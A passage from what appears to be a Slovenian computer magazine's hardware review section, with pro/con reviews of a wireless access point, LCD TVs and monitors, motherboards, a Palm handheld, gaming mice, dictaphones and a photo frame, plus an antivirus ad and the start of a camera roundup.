ZA: Po navdušenju ob preizkušanju Trendnetovega usmerjevalnika s tehnologijo MIMO pretekli mesec se nam pričakovanja do te znamke povečala. Tudi brezžična dostopna točka 61-0APB nas ni razočarala. Naprava uporablja za povečanje dosega in hitrosti poleg tehnologije MIMO tudi **Super Fast G** v navezi z radijskim delom pre-N. Rezultat je podoben doseg kot pri usmerjevalniku MIMO, hkrati pa boljši od prve generacije podobnih naprav, ki smo jih preizkusili pred slabe pol leta. Poleg tega je ta dostopna točka opremljena s funkcijo premoščanja **WDS** (Wireless Distribution System), s katero lahko brezžično omrežje razširimo z dodatno brezžično dostopno točko, ki je s prvo povezana brezžično. Žal navkljub uporabnosti funkcije ne najdemo v vsaki dostopni točki. Modra naprava uporablja podoben spletni uporabniški vmesnik kot že preizkušeni usmerjevalnik, ki smo ga že pohvalili: je pregleden, hiter, informativen in vsebuje pomoč. Tudi druge funkcije naprave izstopajo nad sivim povprečjem, recimo s podporo naslednjemu varnostnemu standardu **WPA2**, ki zaenkrat edini ponuja nekompromitirano zaščito brezžične povezave (treba je imeti odjemalca, ki standard pozna). Brezžični doseg je brez težav prešel **dve železobetonski steni**, ki marsikateri drugi opremi signal zbijajo pod uporabno mejo.


PROTI: Škoda, da zunanji anteni **nista zamenljivi** z močnejšimi. Upajmo le, da bo TRENDnet ponujal kakovostne in pogoste nadgradnje strojne programske opreme! **JM**

F-SECURE INTERNET SECURITY 2006

Zanesljivo varovanje pred skritimi vohunskimi programi in internetnimi nevarnostmi

F-Secure Internet Security 2006 vam ponuja:

- > zaščito pred virusi in vohunskimi programi,
- > požarni zid in blokado klicateljev,
- > nadzornika programov in vsebin,
- > zaščito spletnega brskalnika,
- > zaščito operacijskega sistema,
- > zaščito pred "RootKit" programi,
- > samodejne posodobitve,
- > enostavno namestitvev in
- > intuitivno uporabo v slovenskem jeziku.



info@f-secure.si
www.f-secure.si

Zastopnik za Slovenijo: Medinet d.o.o., Tržaška c. 85, 2000 Maribor



LCD TV

Relisys RTL32AB20

Skupna ocena: Razmerje cena/kakovost: Spletni naslov: www.relisys.com

Informacije: Elkotex, d.o.o., Ljubljana

Cena: 284.940 SIT

Tehnični podatki:

Velikost diagonale: 32,5 palca

Ločljivost: 1366 x 768 pik, 16,7 milijona barv

Svetilnost: 500 cd/m²

Kontrast: 600 : 1

Čas odziva: 18 ms

Zorni kot: 176/176 stopinj

Mere in masa: 982 x 549 x 186 mm, 26 kg

Zvočniki: (dodatni) 2 x 10 W

Vhodi: RGB analogni, DVI-D, S-video, DVD komponentni, 2x SCART, antenski

Dodatno: Tetetekt, izmenjava slike, slika v sliki, ura, samodejni izklop

ZA: Relisysov TV-sprejemnik je novinec v razredu LCD TV-sprejemnikov z diagonalo 32 palcev. Veliki zaslon, **briljantna slika**, odličen kontrast, za sobno glasnost popolnoma zadosti močni zvočniki, prijetna in enostavna zunanost so zagotovilo, da si bo takšno zasedavo marsikdo zaželel imeti v svoji dnevni sobi. Sprejemnik lepo deluje **tudi kot računalniški zaslon**. Pri tem je treba poudariti, da pogled na sliko na zaslonu prenosnih računalnikov svetovno vodilnih proizvajalcev ob hkratnem pogledu na sliko tega v bližini postavljenega LCD TV-ja povzročajo grenak priokus v ustih lastnikov prenosnikov. Sicer pa diagonala računalniškega zaslona 0,8 m sodi v sanje vsakega načrtovalca, arhitekta, oblikovalca ... LCD TV ima **odlično urejen kanalnik**, katerega nastavitve po samodejni nastavitvi z lahkoto prilagodimo svojim željam. V veliko pomoč pri čakanju na konec reklam bo funkcija »slika v sliki«. Pri tem lahko gledamo sliko na večjem številu kanalov, lahko pa tudi med sabo na hitro izmenjujemo dva programa. Pri pogledu na TV-sliko včasih prav moti slaba kakovost signala nekaterih televizijskih programov.

PROTI: Če na zaslonu opazujemo mirujočo računalniško sliko, bomo občutljivi uporabniki s kančkom očesa opazili **rahlo migetanje slike**. Treba je poudariti, da smo sliko opazovali v običajnem delovnem okolju, v katerem so prisotne elektromagnetne motnje, ki se širijo tako po tokovodnikih kakor tudi v obliki elektromagnetnih valov. Morda bo koga motilo delno neostro prikazano besedilo na zaslonu. Žal, temu se ni moč izogniti, saj običajno velikost in oblika črk ne sovpadata z mrežo slikovnih pik računalniškega zaslona. **ZM**

prenosni TV z DVD-predvajalnikom

Neovia
NEO-D0705DVDSkupna ocena: Razmerje cena/kakovost:

Informacije: JAE, d.o.o., Ljubljana

Spletni naslov: www.neovia.biz

Cena: 144.000 SIT

Tehnični podatki

Funkcije: DVD-predvajalnik, FM-radio, analogni in digitalni TV- sprejemnik, A/V-vhod

Napajanje: Li ion 4400mAh akumulator

Programska oprema: Gonilniki, navodila

Drugo: Radio, igre, priložena DVB-T antena

Mere, teža: 190,6 mm x 200,9 x 29,3 mm; 1340 g

ZA: Nenavadna naprava, ki na prvi pogled deluje kot prenosni televizor, vendar pod pokrovom skriva veliko več. Gre za **modularno** napravo, ki jo lahko uporabljamo priključeno na električno omrežje ali pa na zadnjo stran natakemo akumulator in postanemo od vtičnice neodvisni. Pod 7-palčnim LCD-zaslonom se skriva **DVD-predvajalnik**, ki predvaja še glasbene CD-je, glasbo MP3 in slikovne datoteke JPEG. V škatli so priloženi še dva TV- sprejemniška modula, eden za **analogni**, drugi za **digitalni** zemeljski (DVB-T) signal, ter pasivna panelna antena DVB-T. Poleg teh funkcij je v napravo vdolan **FM-radijski sprejemnik**, da pa nam ne bo dolgčas na poti, skrbi 5 že namerščenih iger. Vse skupaj počasi spominja na vsestransko LCD-napravo, vgrajeno v (boljše) letalske sedeže ... Baterija po podatkih proizvajalca daje **dobri dve uri avtonomije**, kar je dovolj za ogled DVD-filma, v drugih načinih dela pa bomo lahko ob napravi uživali še dlje. Gumbi in sistemski meniji so zaradi modulov in drugačnega delovanja ob njihovem priklopu malce samosvoji, a se jih navadimo. Naprava ima vdolane kvalitetne zvočnike.

PROTI: Žal DVD-predvajalnik ne predvaja MPEG-4 oz. **DivX-filmov**. Kakovost zaslona je zelo povprečna, na nekaterih barvnih shemah prihaja do zelo opaznih motenj, tudi ločljivost 480 x 234 je slaba in obvezna interpolacija iz višjega signala je spet le povprečna.

JM

LCD-monitor

Belinea 10 19 27

Skupna ocena: Razmerje cena/kakovost:

Informacije: Acord-92, d.o.o., Ljubljana

Spletni naslov: www.belinea.com

Cena: 78.900 SIT

Tehnični podatki

Velikost diagonale: 19 palcev

Ločljivost: 1280 x 1024 @ 75 Hz

Barvna globina: 16,7 milijona barv

Zorni kot: 140 stopinj vodoravno, 135 stopinj navpično

Svetilnost: 270 cd/m²

Kontrastno razmerje: 550 : 1

Osveževanje: TN+Film, 3,9 ms

Vmesniki in priključki: D-sub, DVI-D, zvočniki

ZA: Belinea je predstavila nov zaslon, ki temelji na matriki **TN+Film**. Z nazivnim časom osveževanja 3,9 ms je monitor napovedal vojno Samsungovemu modelu 930BF s 4 ms. Zaslon je odet v črno ohišje, ki deluje simpatično. Zaslonski del se da premikati le po vertikali, medtem ko se zaslon obrača levo/desno s premikom celotnega monitorja s podstavkom vred – monitor sploh ni težak. Napajalnik je v monitorju, tako **analogni** in **digitalni** vhod pa sta dobrodošlo presenečenje, ki za ta najnižji cenovni razred ni običajno. Gumbi za nastavljanje so nameršeni na sredini spodnjega sprednjega okvira in se oblikovno dobro zlivajo z celoto. Tudi menijski sistemi so povsem pregledni. Zaslon smo primerjali s Samsungovim 830BF, vendar glede hitrosti osveževanja nismo opazili nikakršnih razlik. Oba sta bliskovito hitra in v nobenem primeru (niti premikanje belih črk na črnem ozadju, s čimer imajo zasloni tradicionalno težave) nismo zaznali težav. Kakovost slike je dobra, barve so polne in kontrast je primeren. Cena monitorja je dokaj ugodna.

PROTI: Žal Belinea pogrne že pri **ergonomiji**, saj se ne da nastavljanje niti višine zaslona, kaj šele da bi zaslon obrnili v pokončni položaj. Čeprav ima monitor tudi digitalni vhod, pa v škatli **ni priložen DVI-kabel**. Žal je **vidni kot izredno majhen** in že pri nekaj deset centimetrovskih premikih od sredine monitorja bomo opazili spremembo slike, tako barv kot svetlosti – kar pa igričarja verjetno ne bo motilo. Pohvaliti pa velja Belineo, ker tega v specifikacijah niti ne prikriva, kar je danes redkost! **JM**

LCD-monitor

Samsung SyncMaster 214T



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Avtera, d.o.o., Ljubljana

Spletni naslov: www.samsung.com

Cena: 208.800 SIT

Tehnični podatki

Diagonala: 21,3 palcev

Ločljivost: 1600 x 1200 @ 60 Hz

Barvna globina: 16,7 milijona barv

Zorni kot: 178 stopinj vodoravno,

178 stopinj navpično

Svetilnost: 300 cd/m²

Kontrastno razmerje: 900 : 1

Osveževanje: PVA, 8 ms

Vmesniki in priključki: D-sub, DVI-I, kompozitni video,

S-video

ZA: Samsungov vstop v največji razred LCD-monitorjev ni presenetljiv, saj gre za enega največjih proizvajalcev LCD-matrik. Zaslon uporablja PVA-matriko z časom osveževanja 8 ms, kar je za to velikost prav spektakularno (a že videno pri NEC-u). Monitor je opremljen s Samsungovimi tehnologijami Magic Tune, Magic Bright 2, Magic Color, od katerih je za digitalni priklonni signal resnično uporabno le **samodejna zaznava postavitve zaslona** in primerno obračanje slike grafične kartice **Magic Rotation**. Zaslon črne barve sicer ne deluje najelegantneje, a omogoča enostavno nastavljanje višine, obračanje ter zasuk v pokončni položaj. Napajalnik je vdelen v zaslon. Zaslon omogoča priključek tako prek **analognega** kot **digitalnega** DVI-vmesnika, za video priklon pa sta tu še kompozitni in S-video vhod, kar je pohvalno. Matrika z deklariranim časom osveževanja 8 ms je dovolj hitra za gledanje filmov in igranje hitrih iger, svetlost in kontrast sta že s privzetimi nastavitvami dobri. Ob garanciji 3 leta ter dokaj ugodni ceni gre vsekakor za zanimiv monitor. Zaslon ponuja različne barvne profile, namenjenimi igram, videu in slikam – zanimiva pa je tudi funkcija **slike v sliki** oz. razdelitve zaslona na dva vhoda.

PROTI: Zaslon žal ne podpira palete sRGB, barve je potrebno nastaviti, saj so še posebej ob uporabi funkcije MagicColor povsem predivje. Zaslon tako velikostno kot cenovno meri na zahtevnejše uporabnike, zato je škoda, da ne premore samodejnega prilagajanja kontrasta in svetlosti svetlobnim razmeram. Pogrešali smo tudi USB-zvezdišče. **JM**

matična plošča

Biostar GeForce 6100-M7



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: E-Misija, d.o.o., Ljubljana

Spletni naslov: www.biostar.com.tw

Cena: 14.590 SIT

Tehnični podatki

Vezni čip: Nvidia nForce 410 (C51G in MCP51)

Platforma in CPU: AMD Socket 745, 1 CPU

Pomnilnik: 2 reži DDR400, do 2 GB

Razširitvene reže: 2x PCI, 1x PCIE 16x, 1x PCIE x1

Integrirane funkcije: 8x USB 2.0, grafika Nvidia Geforce

6100, omrežni adapter 10/100, zvok, 2x SATA 3

GB/s, 6-kanalni zvok 5.1

ZA: Matična plošča Biostar CRU51M7, imenovana tudi po umeščenem grafičnem jedru GeForce 6100 M7, je **odlična izbira za manj zahtevne ali začetne uporabnike**. Plošča poleg standardnih priključkov ponuja le še šestkanalni zvok, pri morebitnem nadgrajevanju grafike pa bo prav prišla razširitvena reža PCIE 16x. Ker gre za majhno ploščo, sta prisotni le dve reži PCI in ena razširitev PCIE, priklon diskov pa je možen prek vmesnikov PATA in SATA. Hlajenje veznih čipov je izvedeno pasivno. Gre za povsem spodobno ploščo, namenjeno procesorjem AMD Sempron in starejšim Athlon 62, ki zaradi dobrega veznega nabora deluje odlično, na obeh priključkih ponuja celo programski RAID. Kot pri večji sestrici tudi na tej plošči ne manjka bonbončkov v BIOS-u, podprtih tudi z Windows aplikacijami za navijanje, enostavno nadgradnjo BIOS-A bodisi iz Windows ali iz samega BIOS-a. Prisotna je tudi zaščita BIOS-a, ki ob neuspešni nadgradnji vzpostavi prejšnje stanje. Zmogljivost grafike je po pričakovanjih precej boljše od drugih (Intelovih) umeščenih rešitev in v testu 3DMark 2005 dosega 636, v 3DMarku 2003 pa 1328 točk.

PROTI: Plošča je namenjena uporabnikom z nizkim proračunom, zato ne moremo zameriti veliko, saj navsezadnjem temelji na dobrem veznem jedru. Grafika navkljub pričakovanju poleg pisarniških aplikacije zlahka poganja tudi manj zahtevne igre. Vseeno bi lahko v komplet priložili še kak kabel SATA in vmesnik za optični/digitalni zvočni izhod.

JM

matična plošča

Biostar NF4ST-A9T



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: E-Misija, d.o.o., Ljubljana

Spletni naslov: www.biostar.com.tw

Cena: 21.180 SIT

Tehnični podatki

Vezni čip: Nvidia nForce4

Platforma in CPU: AMD Socket 939, 1 CPU

Pomnilnik: 4 reže DDR400, do 4 GB

Število in tip razširitvenih rež: 3x PCI, 2x PCIE x1, 1x

PCIE x16, 1x XGP

Integrirane funkcije: 10x vrata USB 2.0, 2x vrata

firewire, 4x Serial ATA, 3 GB/s, 1x gigabitni omrežni

adapter, osemkanalni zvok, 7.1, dvokanalni krmilnik

za pomnilnik

ZA: Podjetje Biostar je bilo kar nekaj časa slabo prisotno na slovenskem trgu, a E-misija stanje popravlja. Ključna prednost izdelkov tega proizvajalca so **odlične cene**, ki združene z **močnimi in zanimivimi funkcijami** prinašajo visoko vrednost. Na prvi pogled NF4ST deluje kot popolnoma običajna matična plošča za vmesnik AMD 939, ki temelji na Nvidiinem naboru Nforce 4. Na osrednjem veznem čipu je nameščen pasivni hladilni element. Poleg standardnih rež pa plošča razkriva še režo **XGP** (Extreme Graphics Port), ki omogoča namestitev in uporabo (nekaterih) grafičnih kartic AGP. Seznam podprtih kartic najdemo na spletni strani proizvajalca. Sicer plošča izkorišča Nvidiin gigabitni vmesnik in njegov strojni požarni zid. Osemkanalni zvok temelji na Realtekovi rešitvi, prisotna sta tudi digitalni in optični izhod. Funkcije BIOS-a so presenetljivo dobre, saj plošča omogoča zelo prilagodljivo navijanje (pa tudi samodejno), dodan ima celo test pomnilnika (izveden v petih minutah), samodejno okrevanje v primeru težav (pretirano navijanje) ter enostavno nadgradnjo BIOS-a. Priložena so tudi orodja za nadziranje navijanja in za preverjanje stanja, temperatur in hitrosti ventilatorjev za okolje Windows. Plošča je delovala stabilno in na ravni drugih platform Nforce 4, cena je zelo ugodna!

PROTI: Žal je delovanje grafičnih kartic AGP na strojni ravni izvedeno s preslikavo na kanal PCI, kar pomeni, da je hitrost izmenjave podatkov omejena na štirikrat manj, kot sicer ponuja AGP 8x, kar naredi rešitev le pogojno uporabno.

JM

dlančnik

Palm TX



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: CHS, d.o.o., Ljubljana

Spletni naslov: www.palm.com

Cena: 74.990 SIT

Tehnični podatki

Procesor: Intel XScale, 312 MHz

Pomnilnik: 28 MB (sistem) in 100 MB (uporabnik)

Zaslon, občutljiv na dotik: 3,8-palčni TFT, 320 x 480 pik (VGA), 65.536 barv,

Razširitvene reže: Pomnilniška kartica SD

Komunikacija: Wi-Fi (802.11b), bluetooth (1.1), IrDA

Drugo: Mikrofon, zvočnik

Mere: 121 x 79 x 16 mm, 149 g

Baterija: 1250 mAh, Li ion

Garancija: 2 leti

Operacijski sistem: PalmOS 5.4 Garnet

ZA: Novi model dlančnika Palm gradi na temeljih modela LifeDrive, a se hkrati vrača v konvencionalne smeri dlančniške industrije. Tako je TX namenjen predvsem **poslovnežem**, ki potrebujejo **povezljivost na vsakem koraku** (Wi-Fi 802.11b ter bluetooth), hkrati pa je model strojno dovolj zmogljiv tudi za predvajanje **videa** in z dokaj ugodno vstopno ceno kar vabi k nadgradnjam z različnimi **dotatki**. Črno ne preveč kompaktno ohišje je povezano z usnjenim pokrovom, ki učinkovito ščiti zaslon. TX sicer uporabniku ponuja le 100 MB prostora, a razširljivost prek SD-kartic zagotavlja tudi 2 GB zunanega prostora. Spletni brskalnik **Blazer** skrbi za hitro in vestno prikazovanje spletnih strani. Med dolgim seznamom priložene programske opreme najdemo tudi podporo branju in pisanju Officeovih dokumentov, odpiranje prilog PDF, predvajanje slik, glasbe in filmov, poleg klasične sinhronizacije s programi, kot je Outlook, TX ponuja še sinhronizacijo s programom MS Exchange ActiveSync, za dostop do domačih e-poštnih naslovov na poti pa skrbi VersaMail. Ohišje je kompaktno, a malce debelejšje od predhodnikov. **Barvni zaslon** je odličen, svetel in kontrasten, ter odlično viden predvsem v temi, dokaj dobro pa tudi na sončni svetlobi. Na TX-u lahko zavoljo grafičnega pospeševalnika igramo tudi **zahtevnejše novejšje igre**, kot je NFL Madden 2006...

PROTI: Palm TX je odličen dlančnik, ki pa mu še vedno lahko očitamo **nepoznavanje šumnikov** oz. tujih jezikov (potrebna je dodatna programska oprema – za kupce brezplačni Pilot). Žal konkurenca v tem cenovnem razredu že ponuja vdlane digitalne fotoaparate oz. kamere ter boljše kakovost predvajanja zvoka. **JM**

igričarska laserska miška

Razer CopperHead in podlaga eXactMat



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: Rodocomp, d.o.o., Muta

Spletni naslov: www.razerzone.com

Cena: 15.990 SIT, podlaga 8500 SIT

Tehnični podatki

Vmesnik: USB

Optični senzor: Ne

Laserski senzor: Da

Brezžična povezava: Ne

Število tipk / nastavljenih: 7

Ločljivost sensorja: 2000 dpi

Potrebna posebna podlaga: Ne

ZA: Le nekaj tednov za predstavitev Logitechove igričarske miške G5 je tudi Razer, znan prav po igričarskih miškah, predstavil svojo novo generacijo. Miška, imenovana CopperHead, je že na videz »strupena«, z ozkim, simetričnim telesom, ki se prilagaja dlani vsake roke. Odeta je v črno plastiko, sredinski kolešček in gumirane stranske obloge (kjer roka ne drsi) pa so prozorne, tako da miška prek njih in logotipa na sredini med delovanjem izseva modrikasto svetlobo. Miška tehnološko temelji na istem Agilentovem laserju kot Logitech G5 in prav tako ponuja ločljivost **2000 dpi**. Vdelanega ima 32 KB pomnilnika, s čimer lahko uporabnik svoj profil shrani kar vanjo. Podatke od sensorja zajema kar **tisočkrat na sekundo**, zato je premikanje **gladko in izredno natančno**, za kar se velja zahvaliti tudi 16-bitnem podatkovnem kanalu. Neprestana odzivnost miške in možnost spreminjanja natančnosti med igro jo dvigata nad konkurenco. Pohvaliti velja **odlične gonilnike** oziroma **pomožne programčke**, saj ponujajo nastavljanje vrste možnosti, posebej pa so zasnovani za igričarje in se vsekakor uvrščajo med najboljše delujoče gonilnike doslej! Miška ima posebne, izredno gladke nožice, tako da je njeno premikanje izjemno fino. Če pa želi iti uporabnik še dlje, si lahko omisli posebno obojestransko aluminijasto podlago **exactMat**, ki na eni strani ponuja izredno natančnost miške, na drugi pa hitro premikanje. Glede na Logitechov G5 je miška **cenovno ugodnejša** alternativa.

PROTI: Stranska gumba na desni strani sta za desničarje povsem neuporabna. **Kolešček** se ne premika levo/desno, pa tudi **kabel** je povsem navaden in je občasno kriv za zatikanje miške. Sistem uteži, podoben Logitechovemu, bo na voljo le kot dodatek, ki bo vseboval tudi nadomestne okrasne stranske gumbe. **JM**

brežžična igričarska laserska miška

Logitech G7



Skupna ocena: ■■■■■■■■■■

Razmerje cena/kakovost: ■■■■■■■■■■

Informacije: IZID, d.o.o.

Spletni naslov: www.logitech.com

Cena: 23.050 SIT

Tehnični podatki

Vmesnik: USB

Optični senzor: Ne

Laserski senzor: Da

Brezžična povezava: Da

Število tipk/nastavljenih: 6

Ločljivost sensorja: 2000 dpi

Potrebna posebna podlaga: Ne

Drugo: 2 izmenljivi bateriji

ZA: Le nekaj mesecev po predstavitvi novega razreda igričarskih mišk, ki ga je dodobra zaznamoval žični model G5, je Logitech družino dopolnil z brezžično izvedenko, imenovano G7. Do danes so brezžične miške **pestile težave** počasnega odziva oz. zakasnitve med premikom miške in premikom kazalca, energijske težave in teža miške, na kar so vplivale predvsem večinoma uporabljene baterije AA. Temu bi lahko, razen pri najdražjih modelih, prišteli še dokaj povprečno natančnost. Z veseljem ugotavljamo, da nova predstavnica razreda G (gaming) učinkovito naslavlja in **odpravlja vse naštete težave**. Osnova je identičen laserski senzor, kot ga ima odlični G5 – zmore kar **2000 dpi** in hitrost zajemanja **6,4 megapike v sekundo**, s čimer pravilno interpretira tudi neverjetne pospeške 20 G. Oblika nadaljuje serijo MouseMan, ki lepo sede v roko. Miška omogoča dinamično prilagajanje ločljivosti med igranjem. Drсна podlaga in drugo je identično kot pri modelu G5. Izmenljivi litijevi bateriji zadostujeta za aktiven delavnik, medtem pa se druga baterija v bazni postaji polni. Gre za najboljše brezžično miško, kar smo jih preizkusili!

PROTI: Miška je primerna **samo za desničarje**. Ni dodatnih uteži, s katerimi bi uravneli miško, ki pa bo za koga že tako ali tako pretežka. Po G5 bi se lahko zgledovali tudi glede nezdrsnih gumijastih prevlek gumbov oz. hrbtišča miške – saj G7 kar prerada zdrsne. Miška ima le 6 nastavljenih gumbov in le vmesnik USB. Za komunikacijo se uporablja frekvenca 2,4 GHz, ki je **občutljiva na motnje** (wi-fi, brezžični telefoni, mikrovalovi). Vse to priča o tem, da G7 žal ni za najzahtevne igričarje. Razžalosti tudi cena. **JM**

diktafon

Olympus DS-4000



Skupna ocena:

Razmerje cena/kakovost:

Informacije: Olympus Slovenija, d.o.o.

Spletni naslov: www.olympus.com

Cena: 99.990 SIT

Tehnični podatki:

Teža: 103 g

Mere: 110,2 x 50 x 16,9 mm

Vmesnik: USB 2.0

Pomnilnik: xD Card, 32–512 MB

Audio: Zvočnik, izhod za slušalke in vhod za mikrofonski

Napajanje: Li ion ali 2 x AAA-baterija

Čas snemanja na 32 MB kartico: SP-način 5 ur in 10 min, LP-način 11 ur in 5 min

Način snemanja: DSS (Digital Speech Standard)

ZA: V trpežno kovinsko ohišje odet in z velikim LCD-zaslonom da DS-4000 takoj vedeti, katera je njegova ciljna skupina – **resni uporabniki**. Rokovanje je zelo enostavno in še najbolj spominja na klasične analogne diktafone. Na desni strani ohišja je drsnik, s katerim preklapljam med snemanjem, predvajanjem in vrtenjem posnetka naprej in nazaj. Na voljo je kar 7 map za shranjevanje zvočnih zapiskov, kopica možnosti za njihovo urejanje ter možnost narekovanja z uporabo sobnega stojala pa mu kar narekujejo pisarniško delo. Škoda, ker v slovenščini ni programov za prepoznavanje govora, takemu diktafonu bi se to vsekakor prileglo. Je pa zato eden redkih, ki imajo podporo tako za **Windows** kot operacijske sisteme **Mac**. Olympusovi snovalci so dodali še eno zanimivo možnost, ki bo prišla prav predvsem tam, kjer bi en diktafon uporabljalo več uporabnikov. Priložena programska oprema namreč omogoča hitro in preprosto **prilagajanje uporabniku**.

PROTI: Pravzaprav je težko najti kakšno napako, obregnemo se lahko predvsem ob **velikost**. Je namreč bistveno večji kot drugi Olympusovi modeli in ga že težko shranimo v žep. Čeprav je kakovost zvoka dobra, bi bil z nekaj večjim frekvenčnim razponom primeren za radijsko delo. A ne pozabimo, namenjen je predvsem poslovni rabi in za to je odlični. **AO**

diktafon

Olympus DM-20



Skupna ocena:

Razmerje cena/kakovost:

Informacije: Olympus Slovenija, d.o.o.

Spletni naslov: www.olympus.com

Cena: 66.000 SIT

Tehnični podatki:

Teža: 85 g

Mere: 109,5 x 39,5 x 15 mm

Vmesnik: Za povezavo USB 2.0 prek podstavka

Pomnilnik interni: 128 Mb

Audio: Zvočnik, izhod za slušalke in vhod za mikrofonski

Napajanje: Dve 1,5 V AAA-bateriji; čas delovanja od 8 do 12 ur

Čas snemanja v različnih načinih: SHQ 4 ure in 20 min, HQ 8 ur in 45 min, SP 20 ur in 55 min, LP 44 ur in 55 min

Način snemanja: DSS (Digital Speech Standard), WMA (Windows Media Audio)

Dodatne funkcije: predvaja datoteke WMA in MP3, 5 podmap, v katerih je prostora za 5 x po 199 datotek, glasovni vklop snemanja, 3D-kakovost zvoka, učinek WOW/SRS, vzdržljivo kovinsko ohišje

ZA: Pravi **profesionalni diktafon**. Poleg tega, da ima kopico funkcij, ga odlikujeta odlični **stereo snemalnik** in **MP3-predvajalnik**. Za še boljše posnetke pa imamo priložen tudi **daljinski upravljalnik z vdolanim mikrofonom**. Podstavek, prek katerega ga povežemo z računalnikom, ima še eno dodatno funkcijo poleg polnilnika (napajalnika) in USB-povezave z računalnikom. Nanj lahko priključimo tudi nožni pedal za vklop in izklop, ki nam pride še kako prav pri zapisovanju magnetogramov. V paketu je priložen tudi ličen etui za shranjevanje diktafona.

PROTI: Diktafon je že nekaj časa na trgu in le to ga opravičuje, da ima le **128 MB pomnilnika**. Kar je sicer dovolj za snemanje pogovorov, vsekakor pa je premalo za tiste, ki bi si želeli nanj prenesti tudi več datotek MP3 in ga uporabljati kot MP3-predvajalnik, kar pa resnici na ljubo po obliki in velikosti ni.

MS



digitalni foto prikazovalnik

Philips 7FF1AW



Skupna ocena:

Razmerje cena/kakovost:

Informacije: PC.Hand, d.o.o., Trzin

Spletni naslov: www.philips.com

Cena: 49.300 SIT

Tehnični podatki:

Velikost diagonale: 7 palcev (16,5 cm)

Ločljivost: 720 x 480

Barvna globina: Ni podatka

Svetilnost: 200 cd/m²

Kontrast: Ni podatka

Odzivnost: Ni podatka

Zorni kot: 170/170 stopinj

Mere in teža: 12 x 164 x 105 mm; 0,73 kg

Vmesniki: USB, pomnilniške kartice SD, MMC, MS, MSpro, CF

ZA: Philips nadaljuje predstavitev svežih izdelkov v konceptu svojega digitalnega doma oz. povezanega planeta. **Digitalni okvir za fotografije** je odlično izvedena ideja, kako namesto stojala, v katerega namestimo fotografijo, uporabiti najnovejše tehnologije. Osrednji del elegantno in hkrati moderno oblikovanega okvirja sestavlja **LCD-zaslon**, na zadnjo stran katerega pa je nameščena še »logika«, ki je v bistvu **miniaturni računalnik**, spojen z akumulatorji in vmesniki za branje pomnilniških kartic. V napravo lahko slike naložimo prek priključka v računalnik bodisi neposredno v digitalni fotoaparati bodisi s prenašanjem prek podprtih pomnilniških kartic. Na zadnji strani naprave je še šest gumbov, s katerimi nastavimo obnašanje naprave in način prikazovanja oziroma uredimo in spremenimo fotografije (tudi obračanje). Prikazovalnik lahko stoji tudi pokončno, moč je nastaviti samodejni časovni izklop (ponoči) ter prilagajanje svetilnosti v čez dan. Delo z napravo je z dobro razporejenimi gumbi in prijaznim in informativnim uporabniškim vmesnikom odlično! Naprava ima nameščeno tudi **baterijo**, ki kakšno uro omogoča občudovanje fotografij tudi brez priklopa v električno omrežje.

PROTI: Žal je zaslon po vertikali daleč od 170 stopinj, saj ob opazovanju z nižjega položaja ne vidimo več ničesar. Naprava ima prostora le za **40–80 slik**. Če bi bila cena trikrat nižja, bi dosegli pošteno ceno za odlično in uporabno letoletno darilo! **JM**

novi digitalni fotoaparati

ČAS ZA NOVE REKORDE

December je mesec, ko je nakupovalna mrzlica na vrhuncu in to se pozna tudi pri prodaji digitalnih fotoaparatorov. Letos bomo v Sloveniji krepko presegli znamko 100.000 prodanih fotoaparatorov in ta trend se ne bo ustavil še lep čas. A pojdimo raje k novostim, ki nas čakajo.

Piše: Alan Orlič Belšak

alan.orlic@mojmikro.si

Konica Minolta Z6

Napihovanje mišic oziroma povečevanje števila pik na tipalu je še vedno v modi in, kot kaže, bo tako še nekaj časa. Zanimivo pri vsem tem je, da se kakovost slike na ta račun ne dviguje, ampak kvečjemu pada. Predvsem na račun slabše občutljivosti in s tem več šuma v sliki pri višjih občutljivostih. Zakaj se je Konica Minolta odločila še za eno glavno spremembo, višjo ločljivostjo, se lahko le sprašujemo. Konkurenca drugih proizvajalcev ali preprosto prepričevanje uporabnikov, da je več bolje? Drugih razlik med novincem in predhodnikom praktično ni, razen da je Z6 zopet v srebrni barvi ohišja. Potrebni sprememb, predvsem pri nastavitvah tudi ni in tako moramo za nekatere pomembnejše funkcije še vedno globoko v meni. Kljub vsemu je to fotoaparati, ki bo zadovoljil potrebe marsikaterega ljubitelja fotografije, saj ga rešujeta predvsem 12x spremenljiva goriščnica in umirjevalnik slike.



Ricoh Caplio R2

Imena Ricoh v svetu digitalne fotografije ne srečujemo prav pogosto, čeprav so bili v analognih časih dokaj znani. Kljub temu jim je uspelo sestaviti malčka, ki bo pritegnil marsikaterega fotografa. R2 ima klasično obliko, vklopimo ga podobno kot nekatere Olympusove fotoaparate, odebeljen del premaknemo v desno. S tem so obenem poskrbeli za stabilnejše držanje. Uporaba je enostavna, ima namreč le že nastavljene programe, kot so športni, portretni ali nočni. Možnosti ima še celo vrsto, vendar so nekatere pomembnejše skrite globoko v menijih. Mednje recimo spadata pod/nadosvetlitev in nastavev občutljivosti. Ostrenje je hitro in dobro deluje tudi



v slabših svetlobnih razmerah. R2 ima najvišjo občutljivost ISO 800, kjer je šum sicer viden, a ni moteč. Splošni vtis fotoaparata je dober, kar velja tudi za kakovost slike. Kljub različnim mož-

nostim, ki jih R2 nudi, mu manjka le še enostavnejši dostop do pomembnejših funkcij, čeprav je že s tem naborom zelo zanimiv fotoaparati.

Panasonic Lumix LX1

